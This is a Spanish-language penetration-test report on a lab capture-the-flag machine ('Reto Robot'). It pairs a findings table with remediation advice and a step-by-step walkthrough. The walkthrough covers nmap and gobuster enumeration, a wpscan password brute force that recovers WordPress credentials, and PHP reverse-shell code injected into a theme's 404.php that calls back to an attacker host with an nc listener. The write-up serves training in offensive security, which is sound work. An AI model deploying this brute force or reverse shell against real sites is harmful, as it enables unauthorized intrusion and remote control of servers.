	Informe de análisis de vulnerabilidades, explotación y resultados del reto Robot				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	03/12/2024	03/12/2024	1.0	MQ-HM-KIO	RESTRINGIDO

Informe de análisis de vulnerabilidades, explotación y resultados del reto ROBOT.

N.- MQ-HM-ROBOT

Generado por:

José De Jesus Ceron López, Ing.

Email: joseceron685@gmail.com

Especialista de Ciberseguridad, Seguridad de la Información

Fecha de Creación

03 de Diciembre del 2024

Contenido

CORPORACIÓN HMENTOR

CONFIDENCIALIDAD EMPRESARIAL

Informe de resultados de la auditoría de seguridad

Fecha: 03 De diciembre 2024

Proyecto: Reto Robot - Versión 001

Declaración de Confidencialidad

Este documento es propiedad exclusiva de Corporación HMENTOR y contiene información propietaria y confidencial. La reproducción, redistribución o utilización, total o parcial, en cualquier forma, requiere el consentimiento explícito de Hacker Mentor.

Resumen Ejecutivo

Hacker Mentor llevó a cabo una auditoría de seguridad simulada en el contexto del Reto Robot. El objetivo fue identificar vulnerabilidades críticas, comprometer activos clave y proponer medidas de mitigación. El informe resume los hallazgos más relevantes y las recomendaciones de seguridad.

Detalles del Proyecto

Dirección IP objetivo: 192.168.234.134

Puertos evaluados: 22/tcp (SSH), 80/tcp (HTTP), 443/tcp (SSL/HTTP).

Herramientas utilizadas: Nmap, Gobuster, WPScan, scripts personalizados.

Tabla de Vulnerabilidades Detectadas

Vulnerabilidad	Impacto	Severidad	Recomendación
Archivo robots.txt expone información sensible	Expone rutas críticas como fsocity.dic, facilitando ataques de fuerza bruta.	🟡 **Media**	Limitar el contenido de robots.txt únicamente a lo necesario y evitar incluir información sensible.
Contraseña débil (MD5 sin sal)	Contraseña fácilmente descifrada con herramientas como CrackStation.	🔴 **Alta**	Usar algoritmos de hashing seguros (bcrypt, Argon2) y forzar contraseñas largas y robustas.
Permisos SUID en nmap	Permite a un usuario normal escalar privilegios a root.	🔴 **Alta**	Eliminar el bit SUID de herramientas no esenciales. Auditar permisos de binarios sensibles.
Acceso no restringido al directorio /home/robot	Permite a usuarios de bajo privilegio acceder a archivos sensibles.	🟡 **Media**	Implementar controles de acceso y segmentación de permisos.
Falta de monitoreo de actividades maliciosas	No hubo alertas o bloqueos ante el ataque de fuerza bruta y uso de shell remota.	🟠 **Moderada**	Configurar un sistema de monitoreo, detección y prevención de intrusos (IDS/IPS).
Falta de restricciones en el acceso web	Sin límites en los intentos de autenticación.	🟡 **Media**	Implementar mecanismos como captcha y limitación de intentos fallidos en el acceso al sistema.

Leyenda de Severidad

- 🟢 **Baja:** Impacto mínimo; no representa un riesgo inmediato.
- 🟡 **Media:** Puede ser explotada con esfuerzo moderado y causar daños al sistema.
- 🟠 **Moderada:** Riesgo elevado, pero no inmediato; requiere intervención pronta.

- 🔴 **Alta:** Vulnerabilidad crítica que debe ser resuelta de inmediato.

Ejecución

Escaneo de Red para Identificar Hosts Activos


Comando utilizado: nmap -sn 192.168.234.0/24

Resultado:

- 192.168.234.128: Máquina atacante (Kali Linux).
- 192.168.234.134: Máquina objetivo.

Escaneo Detallado de Puertos y Servicios

Comando utilizado: sudo nmap -sS -sV --min-rate 5000 -vvv -O -Pn -oA robot 192.168.234.134



Resultado:

22/tcp	(SSH): Cerrado
80/tcp	(HTTP): Abierto. Servidor Apache HTTP.
443/tcp	(SSL/HTTP): Abierto. Servidor Apache con SSL.

Hallazgos Técnicos

Hallazgo 1: Directorios web expuestos (Crítica)


Descripción: Se identificaron directorios web sensibles mediante fuerza bruta, lo que permitió descubrir la ruta '/wp-login'. Este hallazgo indica una configuración insegura en el servidor web.

Riesgo: Alta probabilidad de explotación. Un atacante podría usar esta información para ejecutar ataques de fuerza bruta y obtener acceso no autorizado.

Recomendación: Configurar el servidor para ocultar rutas sensibles y limitar los intentos de inicio de sesión.

Enumeración de Directorios y Archivos

Comando utilizado: gobuster dir -u http://192.168.234.134 -w /usr/share/wordlists/dirb/common.txt




/wp-login: Indica un sitio WordPress.


/robots.txt: Contiene referencias a archivos sensibles (fsocity.dic, bandera1.txt).


/fsocity.dic: Un diccionario de palabras.


Descarga del Archivo fsocity.dic

Comando utilizado para descargar y procesar el archivo


File Actions Edit View Help
WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.234.134/ [192.168.234.134]
[+] Started: Tue Dec 3 17:45:43 2024
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache
| - X-Mod-Pagespeed: 1.9.32.3-4523
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] robots.txt found: http://192.168.234.134/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.234.134/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/


192.168.234.134/
192.168.234.134/robots.txt
192.168.234.134/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
User-agent: *
fascity.dic
bandera1.txt






cat fsocity.dic | sort -u > fsocity-ordenado.dic

Resultado: Se generó un diccionario optimizado para el ataque de fuerza bruta.

Ataque de Fuerza Bruta con WPScan

Comando utilizado: sudo nice -n -20 wpscan --url http://192.168.234.134 -P ./fsocity-ordenado.dic -U 'admin,user,luser,mrrobot,elliot,angela,...' -t 10000 -v



Hallazgo 2: Credenciales débiles en WordPress (Crítica)

Descripción: El ataque de fuerza bruta permitió identificar las siguientes credenciales válidas:
Username: angela
Password: 252Fmrrobot


Riesgo: Muy alto. Las credenciales débiles exponen al sistema a accesos no autorizados, comprometiendo la seguridad general.


Recomendación: Implementar una política de contraseñas robustas y habilitar autenticación multifactor.

Acceso al Panel de Administración de WordPress

Se accedió al panel de administración mediante la URL:
http://192.168.234.134/wp-login.php
Credenciales utilizadas:


- Usuario: angela.
- Contraseña: 252Fmrrobot






Inyección de una Shell Reversa

Código PHP inyectado en el archivo 404.php


Edit Themes
Twenty Fifteen: 404 Template (404.php)
Templates
404 Template
Archives
author-bio.php
Comments
content-link.php
content-none.php
content-page.php
content-search.php
content.php
Footer
Theme Functions
Header
Image Attachment Template
back-compat.php
custom-header.php



Edit Themes
File edited successfully.
Twenty Fifteen: 404 Template (404.php)
Templates
404 Template
Archives
author-bio.php
Comments
content-link.php
content-none.php
content-page.php
content-search.php
content.php
Footer
Theme Functions
Header
Image Attachment Template

Código utilizado

En la máquina atacante, se inició un listener con el comando: nc -lvnp 1234

Resultado: Acceso a una shell interactiva como el usuario daemon.

```
<?php

// Shell reversa en PHP

echo "Lanzando Shell reversa ...";

$sock = fsockopen("192.168.234.128", 1234);

$proc = proc_open("/bin/bash -i", array(0 => $sock, 1 =>
$sock, 2 => $sock), $pipes);

?>
```



Enumeración y descubrimiento de archivos en la máquina objetivo

- Desde la shell obtenida como usuario daemon, se navegó al directorio /home y se identificó un directorio llamado robot

cd /home

ls

cd robot

ls

